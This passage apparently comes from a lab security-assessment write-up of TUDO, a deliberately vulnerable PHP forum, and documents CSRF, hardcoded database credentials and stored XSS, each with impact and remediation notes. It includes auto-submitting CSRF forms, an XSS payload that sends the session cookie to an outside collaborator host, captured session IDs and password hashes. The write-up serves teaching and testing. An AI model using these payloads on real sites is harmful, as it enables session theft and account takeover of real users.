
```php
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    if (!isset($_POST['description'])) {
        $error = true;
    }
    else {
        $description = $_POST['description'];

        include('includes/db_connect.php');
        $ret = pg_prepare($db, "updatedescription_query", "update users set description = $1 where username = $2");
        $ret = pg_execute($db, "updatedescription_query", Array($description, $_SESSION['username']));
        $success = true;
    }
}
```

**Flaw:** The code directly accepts and processes the `POST` request based solely on the presence of a valid session cookie. There is no check to ensure the request originated from the application's legitimate form. A malicious website could easily forge this request and trick the user's browser into sending it.

## 💥 Proof of Concept (PoC)

An attacker can create a simple, malicious HTML page and trick a logged-in user into visiting it. The page will contain a hidden form that automatically submits a request to the vulnerable endpoint, changing the user's description.


**Generated CSRF PoC:**
The Burp Suite output provides a generated HTML file. This file contains a hidden form that automatically submits a `POST` request to the vulnerable endpoint with a hardcoded `description` value.



```
POST /profile.php HTTP/1.1
Host: 172.17.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*
;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
```

```html
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="http://172.17.0.2/profile.php" method="POST">
      <input type="hidden" name="description" value="CSRF&#32;ATTACK&#32;WORKS" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```

Clicking on Test In browser generates a url link for you to send to user, this worked because I'm on burp but then you can host your script and it will work the same way.


Show response in browser


To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

http://burpsuite/show/2/qrt8pkk0ab32w94jkisao374w4a1k563

Malicious HTML Page ( `attacker.com` ):

```
<html>
<body>
  <h1>You have been pwned!</h1>
  <p>This page is a proof of concept for a CSRF attack. If you were logged in to TUDO, your profile description was changed.</p>
  <form action="http://172.17.0.2/profile.php" method="POST" id="csrf_form">
    <input type="hidden" name="description" value="CSRF Attack: This is a proof of concept!">
  </form>
  <script>
    // Automatically submit the form to execute the attack
    document.getElementById('csrf_form').submit();
  </script>
</body>
</html>
```

**POC IMAGE**


TUDO -- An anonymous forum for discussing classes

My Profile:

Username: user2

Password: 6025d18fe48abd45168528f18

Description: CSRF ATTACK WORKS

## 💥 Impact

A successful CSRF attack on this endpoint has a **high** impact:

- **Unauthorized Profile Modification:** An attacker can change a user's description to display arbitrary content, which could be used for defacement or social engineering.

## ✅ Remediation

The application must be protected against CSRF by implementing **CSRF tokens** on all state-changing `POST` requests.

**1. Implement CSRF Tokens:**
The server should generate a unique, unpredictable token for each user session and embed it as a hidden field in the HTML form. Upon form submission, the server must validate this token by comparing it to the one stored in the session.

## TUDO-004 — Hardcoded and Exposed Database Credentials

**Severity: High**

### 📝 Summary


The application stores sensitive database credentials directly within the source code file `db_connect.php`. This practice is extremely dangerous. An attacker who gains access to the application's source code, either through a directory traversal vulnerability, a misconfigured web server, or a successful RCE attack, will immediately obtain the credentials for the production database.

### 🔬 Technical Details

The vulnerability is clearly visible in the provided code snippet from `db_connect.php`. The database connection string contains hardcoded values for the host, port, database name, and—most critically—the username and password.

**Vulnerable Code Snippet:**

The credentials `user = postgres` and `password = postgres` are explicitly written in the file. These are default, weak credentials for a PostgreSQL installation, which makes the issue even more severe.



```php
<?php
    if (!isset($db)) {
        $host        = "host = 127.0.0.1";
        $port        = "port = 5432";
        $dbname      = "dbname = tudo";
        $credentials = "user = postgres password = postgres";

        $db = pg_connect( "$host $port $dbname $credentials" );

        if (!$db) {
            echo "Error: Unable to connect to db.";
        }
    }
?>
```

## 💥 Impact

This is a **critical** vulnerability. The consequences of exposing database credentials are often catastrophic:

- **Complete Database Compromise:** An attacker can use these credentials to connect to the database directly from their own machine, bypassing the web application entirely. This grants them full access to all data, including user posts, credentials, and potentially other sensitive information.
- **Denial of Service:** The attacker could delete or corrupt the entire database, leading to a complete denial of service for the application.
- **Privilege Escalation:** If the `postgres` user has elevated privileges on the system (which is often the case), the attacker could use the database to gain a shell on the underlying server, leading to **Remote Code Execution (RCE)**.
- **Persistent Access:** Even if the web application is patched, the exposed credentials can provide persistent access to the database, allowing the attacker to continue their malicious activities.

## ✅ Remediation

Sensitive credentials must **never** be stored directly in source code. They should be stored in a separate, secure location that is not accessible via the web server.

**1. Use Environment Variables:**
The most common and secure practice is to store credentials in environment variables. The application can then read these variables at runtime.

---

## Finding TUDO-005 — Stored XSS Leading to Account Takeover

**Severity: Critical**

---

### 📝 Summary

The TUDO application is critically vulnerable to **Stored Cross-Site Scripting (XSS)**. An attacker can inject malicious JavaScript code into the `description` field on the user's profile page. This data is then stored in the database. When a privileged user, specifically the **administrator**, views the "Admin Section" on the `index.php` page, the malicious script is executed in their browser. This allows the attacker to steal the administrator's session cookie and hijack their account.


### 🔬 Technical Details

#### 1. Data Flow & Vulnerable Code


The vulnerability is a classic example of a "***stored XSS***" flaw, also known as a ***persistent XSS*** vulnerability. The user's input is not sanitized or encoded at the source, stored in the database, and then displayed to other users at the sink.

- **Source (`profile.php`):** The `description` field in the user's profile is the entry point for the malicious payload. The code retrieves the user's description from the database and embeds it directly into an `<input>` tag's `value` attribute without any form of encoding.

**Vulnerable Code Snippet (`profile.php`):**


```
<html>
    <head>
        <title>TUDO/My Profile</title>
        <link rel="stylesheet" href="style/style.css">
    </head>
    <body>
        <?php include('includes/header.php'); ?>
        <div id="content">
            <?php
                include('includes/db_connect.php');
                $ret = pg_prepare($db, "selectprofile_query", "select * from users where username = $1;");
                $ret = pg_execute($db, "selectprofile_query", Array($_SESSION['username']));
                $row = pg_fetch_row($ret);
            ?>
            <h1>My Profile:</h1>
            <form action="profile.php" method="POST">
                <label for="username">Username: </label>
                <input name="username" value="<?php echo $row[1]; ?>" disabled><br><br>
                <label for="password">Password: </label>
                <input name="password" value="<?php echo $row[2]; ?>" disabled><br><br>
                <label for="description">Description: </label>
                <input name="description" value="<?php echo $row[3]; ?>"><br><br>
                <input type="submit" value="Update">
                <?php if (isset($error)) {echo '<span style="color:red">Error</span>';}
                else if (isset($success)) {echo '<span style="color:green">Success</span>';} ?>
            </form>
        </div>
    </body>
</html>
```

- **Sink (** `index.php` **):** The "***Admin Section***" displays a table of all users, including their descriptions. Crucially, the code here echoes the database content directly without any sanitization or output encoding.


```
<div id="index_content">
    <?php if (isset($_SESSION['isadmin'])) {
        include('includes/db_connect.php');
        $ret = pg_query($db, "select * from users order by uid asc;");

        echo '<h4>[Admin Section]</h4>';
        echo '<table>';
        echo '<tr><th>Uid</th><th>Username</th><th>Password (SHA256)</th><th>Description</th></tr>';
        while ($row = pg_fetch_row($ret)) {
            echo '<tr>';
            echo '<td>'.$row[0].'</td>';
            echo '<td>'.$row[1].'</td>';
            echo '<td>'.$row[2].'</td>';
            echo '<td>'.$row[3].'</td>';
            echo '</tr>';
        }
        echo '</table><br>';
        echo '<b>Import user:</b> <br>';
    ?>
```


## 💥 Proof of Concept (PoC)

An attacker can use a malicious JavaScript payload to steal the administrator's session cookie.

**Steps to Reproduce:**

1. Log in to the application as a standard user.
2. Navigate to the `profile.php` page.
3. In the `Description` field, input the following malicious payload:

```
<script>document.write('<img src=http://d8mehqc19b4y44iq545w9a5b52btz
tni.oastify.com/'+document.cookie+' />');</script>
```



TUDO -- *An anonymous forum for discussing classes at the Technical University of*


My Profile:

Username: user1


Password: 0a041b9462caa4a31bac3567e

Description: <script>document.write('<img

4. Click "Update" to submit the form.
5. When the administrator visits the `index.php` page and views the table of users, their browser will execute the injected script, and their session cookie will be displayed in an alert box.




| # | Time | Type | Payload | Source IP address |
|---|---|---|---|---|
| 1 | 2025-Aug-21 14:09:28.827 UTC | DNS | b2ecbo6z39ywy2coz2zu38z9z05rtphe | 172.253.244.221 |
| 2 | 2025-Aug-21 15:01:00.491 UTC | DNS | d8mehqc19b4y44iq545w9a5b52btztni | 172.253.244.218 |
| 3 | 2025-Aug-21 15:01:00.492 UTC | DNS | d8mehqc19b4y44iq545w9a5b52btztni | 172.253.249.209 |
| 4 | 2025-Aug-21 15:01:00.513 UTC | DNS | d8mehqc19b4y44iq545w9a5b52btztni | 172.253.244.209 |
| 5 | 2025-Aug-21 15:01:00.516 UTC | DNS | d8mehqc19b4y44iq545w9a5b52btztni | 172.253.244.212 |
| 6 | 2025-Aug-21 15:01:00.876 UTC | HTTP | d8mehqc19b4y44iq545w9a5b52btztni | 41.155.28.228 |



```
GET /PHPSESSID=q70o4j7r1nvv3tjarra98e7nho HTTP/1.1
Host: d8mehqc19b4y44iq545w9a5b52btztni.oastify.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://172.17.0.2/
X-PwnFox-Color: red
Priority: u=4, i


```

We can see where our payload landed.



[Admin Section]

| Uid | Username | Password (SHA256) | Description |
|---|---|---|---|
| 1 | admin | 8c6976e5b5410415bde908bd4dee15dfb167a9c873fc4bb8a81f6f2ab448a918 | BOSS |
| 2 | user1 | 0a041b9462caa4a31bac3567e0b6e6fd9100787db2ab433d96f6d178cabfce90 | |
| 3 | user2 | 6025d18fe48abd45168528f18a82e265dd98d421a7084aa09f61b341703901a3 | Head of Management |

**Import user:**

[MoTD]

Hello, admin! Welcome to TUDO -admin :)

***WE'VE COMPROMISED THE ADMIN ACCOUNT AND ANOTHER VECTOR TO COMPROMISE USER1 OR USER2 ACCOUNTS.***

### 💥 Impact

This is a **critical** vulnerability with severe consequences:

- **Account Takeover**: A successful XSS attack can be used to steal the administrator's session cookie, enabling the attacker to impersonate the administrator and gain full control of the application.
- **Privilege Escalation**: By compromising the administrator's account, an attacker can gain full control over the application, including the ability to modify, delete, or add new data.
- **Malicious Code Execution**: An attacker can execute arbitrary JavaScript on behalf of the victim, which can be used to send unauthorized requests or redirect users to malicious websites.

### ✅ Remediation

The application must implement a robust defense against XSS by sanitizing data at the input stage and properly encoding it at the output stage.

1. **Output Encoding (Primary Fix):**
   Every time user-supplied data is displayed, it must be passed through a function that converts special characters to their HTML entities.

---

## Finding TUDO-006 — PHP Object Injection

**Severity: Critical**

---

